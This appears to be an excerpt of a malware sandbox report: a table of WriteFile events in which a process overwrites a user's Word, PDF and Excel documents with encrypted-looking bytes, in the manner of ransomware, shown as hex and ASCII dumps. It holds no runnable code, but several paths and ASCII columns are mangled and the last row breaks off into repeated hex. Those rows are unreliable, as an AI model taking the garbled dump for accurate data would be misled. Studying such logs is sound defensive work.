C:\Users\user\Documents\IPKGELNTQY\IPKGELNTQY.docx	unknown	1040	81 fd 34 ec 76 9d 36 4a 9c 35 50 a2 a2 42 bc e3 57 e5 8b ea d4 5a 4d cb 0a b7 79 95 45 74 46 7b e8 4c 46 a3 33 76 12 68 d4 a2 ca e3 81 de aa 7a 56 fa 5f 5c 9b 3f 95 27 16 17 bd e7 56 1a 99 c3 dc dd 93 82 1e b8 40 58 e0 e5 bf 09 6f 16 78 f2 64 dc cf 0d c8 50 cb 82 bf 26 2b 0b 1f c7 27 a0 e4 85 4e f9 7e bf a4 6f 55 f6 3a e7 56 f6 af 99 7f 23 ca a0 55 d4 f7 73 c7 ba 7e 87 a9 06 c7 9e a4 34 30 6c 15 75 c1 8e 11 fd 63 9c e6 3c 27 e3 b6 c1 fc 04 e0 63 75 29 0d 21 5e ac 27 4a 61 8e 1c 96 bd 12 bd f8 75 ad 2a 6d 75 f0 ad c6 43 87 42 48 af 0f 45 97 64 d2 32 ca a6 ef 25 37 0f e6 6d 9c 48 5a 97 57 59 c8 c3 e1 fc ae 41 82 15 27 c1 72 c0 e4 96 f9 5d 4d 6a b7 53 fc e4 d0 d9 36 93 dd 16 d2 4d fd 66 4b ab 7b be 97 86 e2 90 0a d9 5b a6 6c 70 e5 e0 4d 64 35 52 53 92 e0 58	..4.v.6J.5P..B..W....ZM...y. Et F{.LF.3v.h.....zV_\.?..'... V.....@X....O.x.d....P...& +...'..N.~..oU.:V....#.U..s ..~.....40l.u....C.<.....c u).!^.'Ja.....u.*mu...C.BH.. E.d.2...%7..m.HZ.WY.....A. '..r....]Mj.S....6....M.fK.{..... [.lp..Md5RS..X	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\IPKGELNTQY\IPKGELNTQY.docx	unknown	256	48 8d 3c 5e d7 ef a5 7d 8b 03 a9 11 70 8b 8b 15 6c fe 2f a7 7b e5 27 10 82 5c be cb 05 40 6d 86 3a db c9 28 84 a2 f9 20 7d b2 b6 b7 cb 7b 1a 2a d3 3e 0c 26 3e d0 9b 05 ef 0e 94 8e 9a 9e db 1e 45 f2 02 e0 ac 08 84 bf 32 af 5b ba b7 c4 22 c2 cc 5a 00 de 6c 6b 36 3f d9 fc 65 a7 ae df 9c b7 b2 34 4b 07 11 4c 42 16 4c 42 0d 4d 1d 5a 1b 4d 81 75 bc 5b 7c f6 64 3c 93 df 5e 38 8a 9e fb fe 88 49 52 c3 e4 25 41 71 43 49 72 8d 67 5c 3f d6 1a 00 57 73 67 5f 9b 91 d8 8a 41 7c 4a 0b 6c 2f e6 6e 10 cd 8b cd d8 1f 5d f9 1d bf 5e fd 21 44 fa e6 77 be c0 a1 ff 5a ca 42 94 cf b1 98 9d 59 61 4a ff f3 69 8a 6f 0f 17 9a 81 9d 1a 61 66 d9 ea 56 ef ff d1 b2 97 40 c6 0b 76 e5 0a 1b b4 d6 72 2c 9a b2 ab 43 9d fb 80 e6 7e 89 02 45 f7 29 62 6b 77 cf 1c 78 17 3d 31 23 c1 61 18 77 c9	H.<^...}....l./.{.'..\...@ m:...(... )...{.*>.&>..... ...E.....2[..."Z..lk6?.. e.....4K..LB.LB.M.Z.M.u. [ .d< ..^8.....lR..%AqClr.g)?...Ws g_...A J././n.....]...^!D..w. ...Z.B....YaJ..i.o.....af..V .....@..v.....r,...C.....~..E.) bkw..x.=1#.a.w.	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\IPKGELNTQY\LSBIHQFDVT.pdf	unknown	1040	e5 0a 0a e4 18 d4 f6 c0 4f c8 da d6 4f bd 31 9d 36 26 17 de 98 4b b8 e6 cd d4 22 cc b2 e7 15 89 79 64 39 38 63 13 a3 48 74 93 09 82 b2 6c 46 ba 8e 9f 78 1f f9 b2 f7 59 d5 04 6a dd 31 67 19 13 c9 b2 12 e1 7a 3f 71 5a 1f 1b 45 f0 86 a8 51 10 da bf 69 26 e4 42 f4 6c e8 bc 00 07 49 db 7c db 58 df 8d c1 1b 04 1e ab e8 9b 43 fa 21 13 c1 87 fa 25 e9 41 eb 14 c5 76 24 b7 d5 39 95 dd 48 f9 18 14 c7 60 e5 0b e8 e2 ba ff b8 e0 4d 36 30 2e 28 dd cd 3d 63 eb 8f b0 23 3d d7 4c 35 13 64 68 18 62 8d 82 f8 34 43 02 51 cc 07 f5 4e ae 42 bd af 2a 28 3e bc af 66 4f b1 1e d0 20 68 ed 82 a5 f4 3b 0a 5d 8b 11 7f 9a ac 42 df 95 d5 7f c4 c9 09 31 6d 40 24 a1 87 bd 8a e7 7f 33 7b 10 81 1d 54 51 f4 c1 12 f1 9a 56 11 1a ff 30 e6 cc 36 3d 29 d9 dc a1 05 7e 1f a2 06 9f c7 fc 2b 3d 0d	.....O...O..1.6&...K...." ..yd98c..Ht...lF...x....Y..j. 1g.....z?qZ..E...Q...i&.B.l.. ..l. .X.....C.!.....%A...v \$.9..H.....`.....M60.(.=c.. ..#=.L5.dh.b...4C.Q...N.B..* (>..fO... h.....;].....B.....1 m@\$.....3{...TQ....V...0..6 =)...-.....+=.	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\IPKGELNTQY\LSBIHQFDVT.pdf	unknown	256	f8 3b 33 fc 39 7b 7d 06 f4 da 07 04 96 49 db 33 a1 5e 8a 07 b5 2e b0 34 47 fe 62 2e ea 36 47 9f 69 fc 8b d2 fc 39 e6 36 e5 91 20 56 5d df fe 30 fc 69 3d 6c bf ff d6 6a 98 19 cc 5a d0 4f 62 0a 5d 3c 8b 8b 9e c2 12 63 dd 66 56 f2 14 02 74 d0 1b 4c f5 b9 d9 a8 9e 99 0d 66 b9 6c a8 44 ff 41 fb 8d 82 0a cd 5f 61 f7 cc 16 fd 03 e4 ff 7b 46 ad 67 a4 f8 d7 fa a5 71 93 09 4b 6e 57 0f 6d a8 45 bd e0 c1 2d d0 89 c8 26 c0 1e 92 66 38 fe 1c a9 2f 16 7c 89 d9 6b ad 18 f9 ae cb c1 42 f9 3b 8d 9a d4 87 92 46 2d 54 ab ae 1e e2 ad 4f a0 22 2d 5b 2f db 94 48 77 6d cd 14 81 88 97 c2 05 7b af d6 9f c2 19 06 1c 7b 45 3b 3d 03 f1 7d 9f db f0 33 07 b0 bb 7c e1 ae 8e b2 c7 f6 bc 29 8a f8 48 c0 8c d5 24 98 42 f9 a7 aa b1 3d 2c 63 7c d4 96 f8 46 7f 86 ec 47 64 d7 73 90 ef b6 5d a0	.,3.9{ }.....l.3.^.....4G.b..6 G.i.....9.6.. Vj..0.i=l...j...Z .Ob.j<.....c.fV...t..L.....f .l.D.A....._a.....{F.g.....q ..KnW.m.E...-...&...f8.../.. .. k.....B.;.....F-T.....O."-[/.. .Hwm.....{.....{E;=..}...3 ... .....)..H...\$.B.....=,c .. ..F...Gd.s... ..	success or wait	1	24D2C410F9D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\IPKGEL NTQY\NEBFQQYWPS.xlsx	unknown	1040	95 dd 15 94 a8 d9 67 66 91 a8 84 9c a0 d0 8a 84 44 22 7d 29 cd 5b 36 57 fd 99 9a e1 d7 ee 38 4e d6 03 73 4d 25 57 52 f7 7a 12 c0 72 f1 50 ec a2 d8 a0 3a da e5 d6 59 b4 e2 80 92 db 38 cc a8 af d3 a5 e5 4a 07 9a cf ab 76 8e 7e aa b4 57 9c 73 84 68 22 89 c6 3f fa e8 7d 5a 65 aa 11 17 a1 4f 12 5f 02 ae 96 0d 65 ba 4c ad af b4 b1 1a fb 68 fb 44 52 61 12 5a f8 a0 d1 15 cc 2d b8 66 2b 40 be 20 27 e4 85 a7 ed b4 db 75 49 f1 e5 51 77 93 db 9d 8f 64 73 78 89 ea ea a7 db 2e 59 0b 60 3c c9 6c 75 53 20 a9 97 40 02 f4 0d c5 6a 73 61 8c 81 c2 93 b6 12 54 19 6f 3b 09 cc e2 7f 6f 42 8b bd 67 fb 00 c7 7e af df 5e ed bd 94 16 7f 40 46 50 37 bb 74 c8 32 3e 7f d4 f9 dc 44 b8 77 15 3d 2e 46 32 5c 18 08 0b 8f 03 69 76 d8 9d cf 34 f0 52 f8 aa da 27 1a f7 4b 39 60 2d 8f 86 8f 90	.....gf.....D"}).[6W..... 8N..sM%WR.z..r.P.....Y.. ... 8.....J....v.-..W.s.h"..?.}Z e....O_.....e.L.....h.DRa.Z.. ...-f+@. '.....ul..QW....dsx .....Y.'<.luS ..@....jsa..... .T.o;....oB..g...~.^.....@FP 7.t.2>....D.w.=.F2l.....iv...4. R...'.K9`-....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\IPKGEL NTQY\NEBFQQYWPS.xlsx	unknown	256	2a 3e f2 e4 cb d4 99 32 1b 26 cd a9 a8 89 2f 98 0a c9 1c a6 cc 97 be 00 20 e4 19 1d 47 c1 02 63 19 43 fd 21 4d a0 f2 75 aa ca b5 dc f1 73 84 f3 4f 64 82 0c d8 48 e2 28 1b e0 5b a4 ed a3 0d 0c 01 f3 0c 9f 1f cf f0 b4 39 de 77 bf 9f 27 ef b7 a1 06 ba 8e 01 9a a9 eb e4 1c 5f ca 5f 56 b6 4e 27 3a 4b 18 26 db 72 d9 78 89 09 e3 d7 7b 22 ff 14 9d 6d 7e db e0 67 5e ca e0 8d d4 1a 7d b7 f8 90 c1 cc d0 56 40 91 cd 18 b2 63 b9 2e 16 ec 5d 35 99 1f f7 5a a1 3d f1 04 70 f1 30 91 0e 0b 3f fe 34 67 40 1f 53 e3 f0 e8 84 75 5a f3 37 48 d0 b2 fe 65 45 b6 13 e7 73 7b 12 b5 82 ba 9f ca 78 a9 20 ef 46 7c a9 c2 d1 da ec 89 bf f8 2e f5 b3 97 7b 9e 11 8b dc 10 94 f3 4f 37 31 2f 3a 4b 82 99 ce 37 f2 d1 70 66 75 74 47 86 26 18 9e 88 1f bd 2a 14 56 48 80 52 10 1e 6d a1 52 f5 89 a6	*>.....2.&.../..... ..G. .c.C.!M...u.....s..Od...H.(.[. .....9.w..'. ..._V.N':K.&r.x.... {"...m~..g^ .....}.....V@....c....]5...Z. =..p.0...?.4g@.S....uZ.7H.. eE...s{.....x..F}.....{ .....O71/:K...7..pfutG.&.... .*.VH.R..m.R...	success or wait	1	24D2C410F9D	WriteFile







File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\LSBIHQFDVT\LSBIHQFDVT.docx	unknown	256	b5 ce a2 d6 95 12 e2 c4 15 7b f9 ef 3c f9 70 cc 2d c0 e8 47 a1 2c 5c 7b af 85 88 bf 32 72 e4 2c bb 11 63 31 ed 95 75 a0 ab a9 f3 a3 c7 6b 49 cc ba f1 f9 84 e1 bc c9 11 55 bc d3 7c a8 e6 ad a7 43 b8 67 95 4f 87 9f 25 28 0a 96 1b 76 b1 8a 02 63 09 e5 ad 97 0f 49 bc 86 75 a8 af 89 73 82 bb b0 20 07 87 5a b2 4e 38 f0 f7 31 b8 a3 fa fb ad fb 57 f2 54 06 9f cb 88 40 dc 53 83 25 0d 99 10 71 f1 fb a5 b9 65 b0 a8 c4 f4 6f eb eb 50 c9 dc 12 d4 8b ac f1 38 2a ae e9 cb 44 4e 97 de 47 23 0c 0c 9f fd 3d 24 9d 66 29 a6 a1 14 59 f8 90 c5 24 0c 73 3d 04 ec 4c a5 2f e3 e2 1d 4b 1c ad d9 bf 5f e8 48 a5 52 0d 1c 74 17 ed e4 d6 1f ad 87 e4 59 9e 05 f5 a9 b7 8c e0 c8 4d 80 36 86 39 65 8b 68 c5 28 5b fd fb 49 08 e9 85 b2 a0 be ae e6 67 c2 88 46 3a 3b 79 3d 3f e9 ff 29 95 f8 ca	.....{.<.p.-.G.,\{....2r ...c1..u.....kl.....U..] ....C.g.O.%(...v...c....l..u ...s... ..Z.N8..1.....W.T.... @.S.%.q....e.....o..P.....8 *...DN..G#....=\$.f)...Y...\$.s= ..L./...K...._H.R..t.....Y .....M.6.9e.h.([.l..... g..F.;y=?..)...	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\LSBIHQFDVT\QNCYCDFIJJ.xlsx	unknown	1040	92 da 7f 49 7b 5a b5 5b 29 57 bd 13 ab cb 61 b2 75 02 d6 f9 54 15 28 c2 52 35 91 e1 a5 42 24 04 48 7d 5b ff 1e a9 70 47 41 06 03 49 c0 bf 9a 7b 46 3f 48 ca 14 f9 a3 4a 48 17 7e 6e 0c 22 26 3c 55 d0 4f 23 04 6e b4 60 58 54 61 58 40 71 45 81 90 6f 5c 59 58 89 f5 7c 4e 41 69 a8 6c dc 9a a9 64 3b 85 c1 dd 74 48 c9 60 6a 8c 57 85 20 8e 5c 69 1d 1c 1b a7 a8 e7 1f 51 63 59 37 cd 35 22 cf 64 0f a9 9f cd af 22 53 9a 33 25 3a 29 6c 5c 5e 00 f7 2c 6d 54 13 4e 43 55 da a5 b7 7c c1 f1 f1 5b 8d 5b bc 35 cf 98 29 00 d4 35 aa 0c 55 b4 55 b9 fb e2 b8 f4 0e 34 7a 75 b8 42 b3 f3 a2 5e b4 72 05 06 49 a6 7f 3d 37 92 49 05 42 da ea 98 67 1a c7 81 19 77 1a 12 d4 f3 9f 63 49 f9 e6 7d 54 61 09 42 a4 d1 5b 55 6b c5 f0 09 5f 5e 64 48 f4 ac 41 b7 ab 0a 59 19 63 e6 fb 9b dc 6e 12 59	...l[Z.]W....a.u....T.(R5...B \$.H)[...pGA..l...{F? H....JH.-n."& <U.O#.n.`XTaX@qE..o\YX .. NAi.l...d;...tH.`j.W. .li..... QcY7.5".d....."S.3%:)l\^...m T.NCU...[...[.5..).5..U.U.... ..4zu.B...^r..l..=7.I.B...g.. ..w.....cl..)Ta.B..[Uk..._^dH. .A...Y.c....n.Y	success or wait	1	24D2C410E32	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\LSBIHQFDVT.docx	unknown	1040	cf a1 1b 13 1f c0 50 7d 46 1c ca 85 22 90 63 10 87 39 3f ec 33 06 d9 2f d5 bd 67 3b c0 e4 31 a3 27 d7 22 aa 41 04 67 9f a6 8a 4a ee 15 c4 08 08 cc b9 bf 4e fe 5f b1 e9 62 d1 89 7a f3 6b e5 ff 0b 44 49 1f 43 58 a4 cd 25 9c 24 f0 85 f0 e0 a2 ca 20 50 7f d6 97 bf 29 37 95 ac 92 23 49 06 43 59 4e 7e 7b 6d f0 3c bb 8e 03 bc 26 4e 57 a7 64 19 c6 39 9c a6 16 d8 a3 b3 bc dd ef 1e eb d5 08 70 9e b0 3f fe 83 9f 5d a7 14 06 68 50 1a 88 0d c1 9c 99 17 8d f9 79 09 6e 69 31 57 e3 23 68 4e 64 8d b3 21 75 24 d7 58 e4 d8 0b ad 78 3a ce e4 98 48 41 c0 a9 7b fe dd d4 76 2c 31 a0 53 68 91 46 d5 0c 40 a2 49 0c a0 1a 98 73 35 bb 65 57 eb a4 d8 3a 97 56 59 b0 88 ba 26 64 e5 01 21 78 8f d0 a5 37 d2 14 af 3a 75 6b e5 35 e9 8d fc 27 d7 e2 62 df a9 80 32 03 b5 49 7d ae 67 da 20 45	.....P}F...".c..9?.3../.g;.. 1.'".A.g...J.....N_...b..z .k...DI.CX..%\$...... P....)7. ..#l.CYN~{m. <....&NW.d.9..... .....p..?...hP..... y.ni1W.#hNd..!u\$.X....x:.. HA.. {...v,1.Sh.F..@.l....s5.eW... :VY...&d..!x...7....uk.5...' .b...2..l}.g. E	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\LSBIHQFDVT.docx	unknown	256	44 cb 0c fd 32 ca 90 17 7e 0d a1 99 f7 03 e7 cf d1 b5 49 00 ac 1f a5 5c 7b 55 e1 cf 07 c8 5b 8f 1b d1 a1 ce fa eb d6 7c 6b 44 ba 93 17 10 37 e0 b2 53 78 ad ac d1 4e e1 d3 9a f8 9f c8 68 55 b9 c0 97 31 69 96 c1 9b 4f 0e 70 e8 ef 7d 72 26 6a 2e a0 e1 3e bf c9 a3 8a 09 df 03 6a 1f 7b f1 1a 95 60 40 aa 4a 0a f1 1a bc c6 3d d7 2a 0a 3d 86 b2 c4 14 b6 e8 70 4a e6 b1 a2 73 66 fd 75 5c 52 dc 85 f2 43 c4 e9 7d a3 22 ed 57 42 f9 07 57 96 9a b8 2d 92 e0 a3 88 4e 72 11 3e 16 19 78 4f e5 31 31 f6 0b 23 3a d6 9f 69 fb 20 61 17 77 43 58 ae 91 88 20 61 18 53 e3 8e f3 81 94 d7 2a bf 41 f2 38 e4 53 d3 bf 3d b2 f0 74 be b6 ec 8f a4 e0 7d e0 ac c8 50 a6 45 75 e4 25 c7 2a e6 9c dd 63 31 48 15 bb e0 a0 49 9d 68 4c eb 93 74 26 ee fd 9f 21 2c c4 31 6d da c8 a6 04 6b e6 4e 97 67	D...2...~.....l....{U.... [..... kD.....7..Sx...N.... .hU...1i...O.p..}r&j...>.....j. {...`@.J.....=*.=.....pJ. ..sf.u\R...C..}..WB..W...-... .Nr.>..xO.11..#...i. a.wCX... a.S.....*.A.8.S..=.t.....} ..P.Eu.%.*...c1H....l.hL..t&.. !.,1m....k.N.g	success or wait	1	24D2C410F9D	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NEBFQQ YWPS\NEBFQQYWPS.docx	unknown	1040	83 ea e8 08 55 31 da f5 07 5a 81 26 0a a1 6d d2 df 6e 16 6c 2b e8 fb 64 c2 0d 85 30 20 02 ea 80 7b 2b 3f 3f 3c 91 b6 1d 9c 9b cc 7e 9e a6 40 f8 88 f5 69 83 2d 78 96 c9 0f e9 a4 5a 2f 79 7e fa c4 ff 14 96 9f 02 51 8f ee 06 0c a0 62 a1 85 6a a5 61 92 ea 98 3d 67 04 6e 96 da ec 1d e5 bd 29 2a a7 65 6e 19 2d c1 ae c7 16 4d 13 6d fa 78 55 b8 83 15 1d eb bf 3d d9 60 75 78 d4 80 28 82 fe 9c bf 75 c3 00 e8 01 6e 3f d9 e6 61 b0 00 cc 0e 4a 3a 09 dc 25 35 c9 3c 66 5c b4 99 f8 12 d5 58 ac 1b 2d 1d 08 da 9d b7 39 6d 83 11 59 06 2c 7a 99 d8 4c 1f be 72 7c 61 7f ce 37 38 33 ef 30 1d 16 1b ea a5 59 a2 c4 f8 39 f1 b1 21 c3 75 be bb 7e 5d 20 1b 64 cb 11 1c b1 63 38 1f ee 8c c2 35 92 1c 35 7a 70 99 02 3c bc fa 06 92 d7 99 23 1a a3 4e 34 b7 5b ca 91 02 87 b2 d3 ec 72 e8 74	....U1...Z.&.m..n.l+.d...0 ... {+??<.....~...@...i.-x.....Z /y~.....Q.....b..j.a...=g.n. .....)*.en.-....M.m.xU.....=. `ux..(.....n?.a....J:...%5. <fl.....X...-.....9m..Y.,z..L. .rja..783.0.....Y...9..!u..~] .d....c8....5..5zp..<.....#. .N4.[.....f.t	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\NEBFQQ YWPS\NEBFQQYWPS.docx	unknown	256	9e e7 c1 14 66 61 a3 7b 37 a3 8b 0f 5f 8d 02 d2 28 2d b8 51 37 44 f6 e7 d8 97 b3 45 2a 75 34 1b 52 ff 13 13 14 eb 3d 8b 9f a2 26 71 a4 d0 55 4d 79 f5 4f 21 35 fe be e9 0b 20 1e 91 69 19 08 0b a0 aa ab fb 65 4c d3 88 27 b9 0b 6a 44 da 11 09 5e 1c 3d 53 c5 14 eb d2 62 1e d0 23 d4 00 58 07 e2 a7 05 34 31 c7 b6 ef 0d eb f2 94 14 17 7f d2 70 b8 c6 44 61 ca 04 a6 17 27 98 d0 30 0a 39 50 f7 81 3c d1 22 71 64 94 01 0f d5 71 6b c1 9d 0f 60 c3 43 28 5e f4 12 cd 8d 64 0d 64 7b 9e 20 7c 42 ae e0 bc d9 34 f4 5e 74 9b 68 a1 3e 01 76 ef d2 71 04 7a b8 17 fd 15 36 d5 0f b4 5e 45 8b 54 c7 85 6c 64 42 35 64 c2 d1 ba 85 d9 55 21 17 78 57 01 ba 7f 08 6d aa 8d 35 39 d8 12 8b e5 d7 14 85 d9 12 4c cc b4 ec 56 cd 12 fd 5a 87 16 a0 b0 8c 35 5e f8 37 93 08 2c 8b 75 6a ef be 70 6f	....fa.{7..._...(-.Q7D.....E*u 4.R.....=...&q..UMy.O!5..... i.....eL...'.jD...^=S....b. #.X....41.....p..Da... '..0.9P..<."qd....qk...`.C(^. ...d.d[.  B....4.^t.h.>.v..q.z ...6...^E.T..ldB5d.....U!.xW. ...m..59.....L...V...Z.... .5^.7...uj..po	success or wait	1	24D2C410F9D	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NEBFQQ YWPS\ZQ\X\MVQGAH.xlsx	unknown	1040	02 b8 d2 1f ce ba 52 c6 5a 7d c7 13 ab 8b a9 4e 5e 0f 8a 3e c5 3b cd b8 91 6a 04 e2 e7 99 5b d6 57 23 03 e2 c8 23 2f 74 fe 82 9a 87 c5 af 99 21 99 18 6c 93 3a 69 3b 19 ea af 34 d0 33 89 77 dd 02 87 0a 52 9b 9e 64 45 ae f2 f7 7f 42 8e 8f ba 51 53 b3 0f f3 21 f0 0d 0f 4e 79 d6 83 14 9d 35 5e a5 7a bd d6 f2 17 4d 46 b3 4d 2f ff b8 fa bb 10 c3 bb 97 91 0a ae 3b 8e 30 3e 83 35 78 1c 34 64 c4 fd b8 70 35 cb e9 92 1c bd e7 0b 00 aa 77 a0 ae 74 ed c2 eb 28 77 15 70 0d ec a3 26 b3 d5 75 80 8d 50 bd 28 5a 68 9a e3 0a 2b 1c 5a 60 e7 10 d2 7a 29 84 68 4c df c6 4f 42 57 81 e5 59 d5 c1 b3 b1 52 25 fd d7 a1 99 9a 86 df 71 19 16 97 70 1e 66 c0 8c c5 1a 48 a3 3d cf 47 5d 16 91 7e 39 d0 dc 99 8c f5 c8 7e bb a8 9e 49 a6 c2 64 6b 51 1a c8 a4 6b 7b 25 6f f7 35 d6 da ea 9e c4	.....R.Z].....N^..>.;...j.... [.W#...#/t.....l..i;...4. 3.w....R..dE....B...QS...!...N y....5^z....MF.M/.....; .0>.5x.4d...p5.....w..t.. (w.p...&...u..P.(Zh...+Z'...z) .hL...OBW..Y....R%.....q.. p.f....H.=.G].~9.....~...l..dk Q...k{%o.5.....	success or wait	1	24D2C410E32	WriteFile
C:\Users\user\Documents\NEBFQQ YWPS\ZQ\X\MVQGAH.xlsx	unknown	256	17 9e b5 90 b4 8e 98 5b 8f 8d 57 3a aa 79 d9 bd fb fe 5b d7 f7 32 5d f6 35 6e 8c dc 97 8c bc 67 03 34 f4 b6 51 5b 18 82 59 5d 45 1f 99 39 20 7f 74 8c e5 79 37 fb de 59 0f e4 50 b7 23 46 4f 4a 2d b9 75 9d 07 8e 69 db a4 22 d4 b2 c8 9c db a2 d8 0a f8 40 ba e8 af 23 08 06 29 89 d3 17 5c 9a 3c a4 64 9f 71 b0 b4 b8 c7 52 aa c2 64 f8 46 27 cd 30 ca f1 aa 7d b6 61 e9 e2 15 c4 ba d4 0d 3b 7b 36 5b f8 9f 8a 7c 28 32 b8 4b 69 fe 65 e5 fd 94 b1 df 4b 4b 50 49 96 a5 09 c6 db 2d 86 34 fa 86 99 d6 5b 26 25 5c 13 85 22 c8 df 31 23 ac 43 80 62 92 cd 35 2d df b3 91 09 1f e0 4c a8 9f ba 79 66 08 ec b3 89 df da 80 64 70 16 5a 25 12 23 57 45 0d 40 24 c8 f4 1e c4 1b 39 70 a8 ce 20 b9 8e fe ba 30 4a c7 fb 22 55 a3 b4 ed ba 0a af b1 a9 1a a0 93 ea 9d b5 e1 fc 5b 16 1e cb 35 7c	.....[.W:.y....[.2].5n.... .g.4..Q[.Y]E..9..t.y7..Y..P. #FOJ-.u...i.."......@...#.. )...\.<.d.q...R..d.F'.0...}.a .....;[6]...[2.Ki.e.....KKP l.....-4....[&%\..".1#.C.b..5- .....L...yf.....dp.Z%.#WE .@\$.....9p.. ....0J.. "U..... .....[...5]	success or wait	1	24D2C410F9D	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NEBFQQYWPS.xlsx	unknown	256	fa a9 9f 83 ea ee ff e1 95 f8 07 02 8e 99 8b 3a ba ee e5 2a f9 f7 8f 13 0b 71 73 9e e4 c4 ff ed 70 d7 98 dd d3 c3 19 81 4e ea b0 3a ad 0c ff 59 f3 bb 4d 73 ab 93 2c 18 c3 85 1d 21 08 c2 3c d5 93 3f 7a e7 cf eb 53 e9 cb ef 08 cc e8 a7 e7 91 14 39 f1 19 f7 15 20 8d 68 ef 8f d3 bd 27 6e b9 32 5b 8e 62 d9 6c 8f 0b 7b 7b a2 01 26 51 9c c0 03 1d 44 b3 5d 36 4b 1f 02 74 5b 9a cc 79 85 12 85 04 ab d3 f5 cf d6 ab 87 6e 82 9e f1 ba 08 e8 ce 15 d4 7e 7e 35 e4 33 2e 61 db e3 a5 73 e9 30 96 fd 10 8b 8e 15 b2 e7 1f 66 43 eb 3b 77 09 9d f0 43 33 a8 fe 65 e4 f5 a1 b2 49 a9 8f 47 cf 34 36 8c 43 78 1b 90 ab 0c d5 b0 c5 ae 91 f0 11 8d 93 a9 5b a7 de 16 b2 a6 d3 1a 41 51 92 08 62 81 09 7f 92 f9 0f 3f 00 56 86 46 ff 9e 97 cd a1 85 c3 51 5f 41 39 3d 31 bd ab 8c 78 42 99 a3 de	.....*....qs.. ..p.....N.....Y..Ms.....l.. <..?z...S.....9......h. ...n.2[b.l.{{[.&Q...D.]6K. .t[.y.....n.....~5 .3.a...s.0.....fC.;w...C3. .e....l..G.46.Cx..... [.....AQ..b.....?..V.F..... .Q_A9=1...xB...	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Documents\QNCYCDFIJJ.pdf	unknown	1040	7d 2a 8d d3 a3 23 9e 0d 33 e7 0b 92 35 7a 44 43 44 3a 03 1b 62 27 c1 3b ad 01 3c 2b 36 f9 03 9d 55 d3 62 e6 49 b6 eb 78 c5 01 f0 6b 64 09 d7 5c 08 f6 f4 4d 68 57 0b 3c 40 65 4d 8e 0c 68 e9 31 07 57 05 95 32 00 f5 55 e3 f4 8e be 30 75 04 9b ca f3 a2 0b 80 64 10 13 a5 56 41 ac 06 94 b5 5c 25 1f 5c e7 d0 1b f0 47 7c c5 08 ae 2e f1 2a d3 7a e2 06 6f ad 54 4c f9 77 22 6d 68 47 c4 46 5f bb 11 0a 8c 5d 22 c9 fa 86 e0 2f f5 23 7f 66 88 3c 39 fc 31 57 9a 8b 2f a6 81 61 15 f0 ff 84 29 67 c9 9d 40 d6 2e 89 d4 21 cb d7 b2 32 23 6e fe 63 dc 14 77 01 19 41 be f0 68 af ec cc ed 21 b2 27 fa 0a 04 60 65 59 f7 e9 ad 28 26 32 ba 55 b4 a1 27 ce cf 53 4d c8 da 45 3d 45 01 a0 c1 f7 e3 69 31 9b e4 5c d5 4c 88 85 51 6c 81 4d 20 92 d0 14 a1 c9 03 45 c3 47 ad bd 21 be c1 de 45 1c	}*...#.3...5zDCD:...b';...<+6. ..U.b.l.x...kd..\...MhW. <@eM. .h.1.W..2..U...0u.....d...V A....\%...\...G].....*..z..o.TL. w"mhG.F_....]".../..#..f. <9.1W. /..a....)g..@.....!...2#n.c..w ..A..h.....!...' eY...(&2.U..' .. ..SM..E=E.....i1..\L..Q!.M .. ....E.G..!...E.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\Users\user\Documents\QNCYCDFIJJ.pdf	unknown	256	50 b4 eb 82 ad e5 9d af d3 3d 6d 0a 47 a9 22 79 1f aa 60 78 6a eb 46 55 89 66 96 b9 99 92 54 f3 14 9e 6e ca 5e d6 04 39 7c 05 b6 9a 0b 40 c7 8f 9f 35 27 8d dc a9 36 9a 12 64 ac 47 46 e8 21 ee 01 ce 2c 22 41 ce 06 d0 dd 44 61 a8 d2 d4 ab d0 f8 c1 1e 97 06 99 b1 fb 07 7a 2f 70 fa e9 36 fd 6b 85 a1 da 86 4b 46 42 99 12 ad d0 41 9a da 7a 90 ca b3 9e 7f 35 b5 59 5e 63 2b 2b 10 57 aa 0a ae 88 11 a3 a6 82 42 e6 6c cf 60 29 e5 44 60 b7 43 66 3a c3 fc de 61 37 dd 1d f4 cd 5c e6 21 2a 38 5b 41 a4 20 b0 cf 37 04 7f 53 d5 73 46 2e e8 50 0d a5 31 43 3b c3 35 a9 4e 59 fe 47 f7 06 71 fc dd 60 db 8e da 22 00 c7 3f ea 14 e2 a0 30 85 57 00 b3 c5 ed 31 8d 3a fe 9e 7a 17 ca 98 f5 8e 63 47 9d f8 98 62 f0 67 ed ba ff 1f 44 43 83 79 38 5e 0a 1e 65 ae d8 bd 0b e4 aa d9 b3 09 aa	P.....=m.G."y.`xj.FU.f.... T...n.^..9 ....@...5'...6..d.G F!..., "A...Da.....z /p..6.k....KFB....A..z.....5.Y ^c++..W.....B.I.`).D`.Cf.... a7....\!*8[A. ..7..S.sF..P..1 C;5.NY.G..q..`"...?....0.W. ...1.:..z.....cG...b.g....DC.y 8^..e.....  ee 01 ce 2c 22 41 ce 06 d0 dd 44 61 a8 d2 d4 ab d0 f8 c1 1e 97 06 99 b1 fb 07 7a 2f 70 fa e9 36 fd 6b 85 a1 da 86 4b 46 42 99 12 ad d0 41 9a da 7a 90 ca b3 9e 7f 35 b5 59 5e 63 2b 2b 10 57 aa 0a ae 88 11 a3 a6 82 42 e6 6c cf 60 29 e5 44 60 b7 43 66 3a c3 fc de 61 37 dd 1d f4 cd 